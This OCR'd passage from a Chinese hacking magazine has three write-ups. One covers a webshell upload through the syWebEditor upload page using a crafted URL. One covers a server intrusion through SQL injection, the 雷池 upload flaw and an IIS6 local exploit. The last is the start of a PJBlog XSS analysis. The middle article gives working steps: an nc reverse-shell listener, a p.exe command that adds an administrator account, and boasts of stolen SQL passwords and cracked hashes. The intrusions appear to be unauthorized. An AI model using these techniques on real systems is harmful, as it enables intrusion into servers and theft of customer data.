不过没关系，除了asp格式之外，asa、cer、cdx等格式，均可以被IIS解析成asp脚本运行。接下来就尝试把webshell的后缀改成asa，再在上一步中的URL地址里加入asa格式，上传。可惜结果同asp一样，被禁止了。不要灰心，继续尝试cer格式，这次终于成功了，名为"t.cer"的webshell成功上传进入了服务器。




图 9




图 8

我们在浏览器中输入地址http://www.xxx.cn/PhotoFile/NewsFile/t.cer进行访问，却出现了"HTTP 错误 403.1 － 禁止访问：执行访问被拒绝。"如图9。

看来是上传目录禁止了脚本执行权限。此时，再次回想起那个出问题的URL地址中，不是还包含了上传目录的信息吗？那我们就再把它修改一下，把webshell直接上传到网站根目录里去，那里不可能禁止脚本执行权限吧。最终构造URL地址如下：




图 10

http://www.xxx.cn/syWebEditor/Sel_UploadFile.asp?obj=NewsPhoto&fileType=gif|jpg|png|cer|&filePathType=1&filePath=/

加入cer格式文件上传许可，同时将上传至的目录改为网站根目录。然后访问该地址，重新上传我们的webshell。这次就完完全全地成功了，如图10。

不过，美中不足的是，从webshell中的信息可以看出，这个系部的网站用的不是学校的服务器，而是外面租的虚拟服务器，没有什么太大的利用价值，不然的话，嘿嘿。

这次入侵的过程就是这样，主要是想和大家分享入侵的思路。只要相信漏洞不可能不存在，耐心的刺探网站信息，然后针对每个网站不同的特点对症下药，那成功总会来到的。

编辑点评： *我现在养成个恶习，都是大家逼我的，投稿文章中利用ewebedit和fckedit入侵的文章不胜枚举，看得我都恶心了，所以遇到这样的投稿文章我是基本上不发的，因为一点新意也没有，除非是他文章中还有别的后继。这篇文章编辑器是syWebEditor，我还没听说过。不过我看图10，作者用的是一个php后门，你老人家上传的不是cer格式的asp后门吗？难道你后来换了？不过这样的细节要交待清楚，省得有像我这样鸡蛋里挑骨头的人。*

一个注入点引起的蝴蝶效应

■华军

有人说，蝴蝶在纽约挥一下翅膀，在东京就有可能引起一阵龙卷风。

很久没写点东西了，上班后空余时间就相对少了。不过每当看到群里面发URL，便想起那种获取权限后的快感。这不又有目标了，又一个站群遭殃了。

这次的目标是个虚拟服务器，我通常先找网站的前台登陆页面帮助文档或者后台登陆页面。找到敏感信息，分析出其系统。百度或者在[sebug]搜索最新漏洞。所谓知己知彼百战百胜。如果从主站下手很困难，则可以考虑旁注。

虚拟服务器的主站是一个出租空间的网站，注入和常用的手法都失败，一般虚拟服务器主站很少有这些低级的漏洞。采用旁注吧，首先查询该服务器上面的所有网站。如图1。




图 1




图 2

接下来就是车轮战了，总能撞到死耗子。开始搜集信息，比如后台登陆地址（通过后台title也许能获取版权信息，然后对症下药），上传地址，注入URL等。那么如何获得以上信息呢？给大家介绍几种比较简单方法，思路是多样化的，大家自己联想发挥吧。第一种直接用工具例如啊D、明小子、MatriXay1073，pangolin_bin，Web Vulnerability Scanner 4、Jsky，工具互补使用效果很强大。第二种用迅雷批量下载链接获取敏感的信息。优点能直观地看到深一点的目录和相关的link。第三种是用搜索引擎。这个很强大！无所不能，呵呵，语法很多。还有一款工具比较不错，那就是中国菜刀，它里面有很多功能读者可以自己测试。




图 3




图 4

经过半个小时的侦查，发现此服务器上IIS自定义了404页面。管理员还自行编写了一个获取参数的URL.ASP文件。服务器上面所有的网站都是不能注入。使得参数形式都以show_ID的形式传入然后再提取，再转向，所以工具注入也都全部失效，手动注入也被Kill了。因为">"　"<"，传入的时候没有进行判断，所以无法赋值从而报错。然而没有不漏风的墙，利用啊D注入工具配合搜索引擎的site，inurl命令。啊D找到一个xxx.asp?id=xx形式的网址，可以进行注入。如图2。

后台是默认的，用刚才啊D猜出来的密码登陆后台，后台很简陋。没有数据库操作的部分。仅仅只有发布新闻、删除新闻等功能。不过有我们需要的上传页面。如图3。

相信大部分有经验的朋友都看出来了，没错。雷池上传！利用方法百度搜一下就能搜到"雷池上传漏洞"。

漏洞原理： 漏洞形成是因为此文件没有设置访问权限，导致不需任意用户直接调用上传文件。同时存在一个漏洞，可以上传asp文件直接得到shell。


URL形式：http://www.52cmd.cn/admin/uploadpic.asp。利用方法格式如下：在浏览器打开上传页面http://www.52cmd.cn/admin/uploadpic.asp?actionType=mod&Picname=1.asp，上传jpg木马，可以得到一个asp的木马文件。这个文件存放以下目录uppic/1.asp，至此就顺利

拿下 webshell，过程以前很多文章都有介绍，就不在熬述。

拿到 WebShell 之后我们能干什么呢？自然是提权了，目前主流的提权方法有radmin提权、pcanywhere、SAM破解、SU提权、SQL提权等，首先用webshell自带的端口扫描器扫描一下端口。如图4。

可以分析出 3389 终端服务开启，这样就方便我们远程连接。开启了 MSSQL 服务和 SU 服务。都是对提权很有利的哦。首先用工具自带的 SU 提权工具尝试，以失败告终。提权思路很多。1433 提权，pcAnywhere 也能提权。这里介绍一种最近公布的提权方法，IIS6.0 本地溢出。

要用到这个组件，首先把利用工具上传到 C:\RECYCLER\ 目录。利用工具有 p.exe、cmd.exe、nc.exe。执行命令在网站上也能执行的，但是有时候看回显什么的有点麻烦，个人喜欢反弹。首先本地监听端口。命令：nc -vv -l -p 51 监听本地 51 端口。如图 5。


图 5

很快就反弹了一个 cmd 回来。我们直接溢出。命令格式：

```
p.exe
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Usage: xxoo.exe command
```

输入命令 p.exe "net user duaina duaina /add & net LOCALGROUP administrators duaina /add" (图6)。




图 6

用户成功添加，接下来的事情大家都知道该如何进行了吧。最后我在 ASP 源码里面找到了 SQL 的链接密码成功连接上 SA 权限。PCANYWHERE 的密码也拿到了，还拿到了管理员的 hash 了哟（仅仅 7 秒就破解了），后续工作我就不写了，呵呵。

该网站安全很不到位，不仅权限很大，而且所有目录都可以跳。服务器上面所有网站都能控制。这个服务器少说也有上千的客户资料了。

编辑点评：介绍了最新的 iis6 的 token 本地提权程序，比较新鲜一点。

新洞练练看

PJBlog 跨站漏洞

图 EchoEye/ 侯其涛[B.B.E]

小天首语：
舟曲特大泥石流自然灾害又夺取了很多鲜活的生命，在自然面前，人类一直都是渺小的。人民悲痛，举国哀悼，希望受灾的人们能挺起脊梁，战胜困难！你们的背后是强大的国家，亲爱的同胞，我们会和你们一道紧咬牙关，挺住！我们希望互联网上没有灾难，没有恶意的破坏，我们倡导遵循游戏规则，做人原则！

从本文可以学到：

1. PJBlog 跨站漏洞的分析
2. 漏洞的利用

发现这个漏洞是比较巧合的，在家无事，正在浏览别人的博客，想由此学习到一些新的东西。转来转去，就来到了 Bin 的博客，著名的 ASPXSPY 就是由他写的。和他聊了几句，感觉他人很不错。发现他用的是 PJBLOG，由 ASP 编写。当时正好无聊，在他的允许下就测试他的网站是否存在 XSS 漏洞。

最先是在黑箱下的测试，直接在留言的“昵称”和“内容”处加上“<>”，想看有没有过滤掉尖括号。提交之后查看原代码，然后搜索“<>”。发现居然存在！这下有的玩了，如果尖括号没有过滤的话，很有可能是存在跨站漏洞的。不过接下来走了不少弯路，因为我一直以为是在“内容”处没有过滤，而不是在“昵称”处。结果怎么测试都不成功。最后郁闷了，下了一套相同的系统到本机上，开始测试。

下载的 PJBLOG 系统本身是没有留言版的。我们进入后台，选择“界面与插件”，再选择“安装模块插件”，然后安装“GuestBook”就可以了，如图 1。

再进入网站就可以看到留言的地方了。下面开始测试，和开始一样加入尖括号。不过这次我学聪明了，分两次测试。先在“昵称”处加上“<>”号，发现果然没有被过滤。但在“内容”处的是被过滤掉了。不过一个“昵称”处的跨站就够玩的了。

看了下代码，提交的内容经过了“CheckStr”函数的过滤。在“common”文件夹的“function.asp”中找到了这个函数：

```
Function CheckStr(byVal ChkStr)
    Dim Str:Str=ChkStr
    If IsNull(Str) Then
        CheckStr = ""
        Exit Function
    End If
    Str = Replace(Str, "&", "&amp;")
    Str = Replace(Str,"'","&#39;")
    Str = Replace(Str,"""","&#34;")
    Dim re
    Set re=new RegExp
………省略部分代码………
    Set re=Nothing
    CheckStr=Str
End Function
```

其中我们可以看到单引号和双引号都被过滤了，同时被过滤的还有一些 SQL 注入用的语句，如 select 和 insert 等。但是没有过滤掉“<>”号，那么“内容”里的“<>”号又是如何被过滤掉的呢？在“function.asp”里我又看到这个函数：

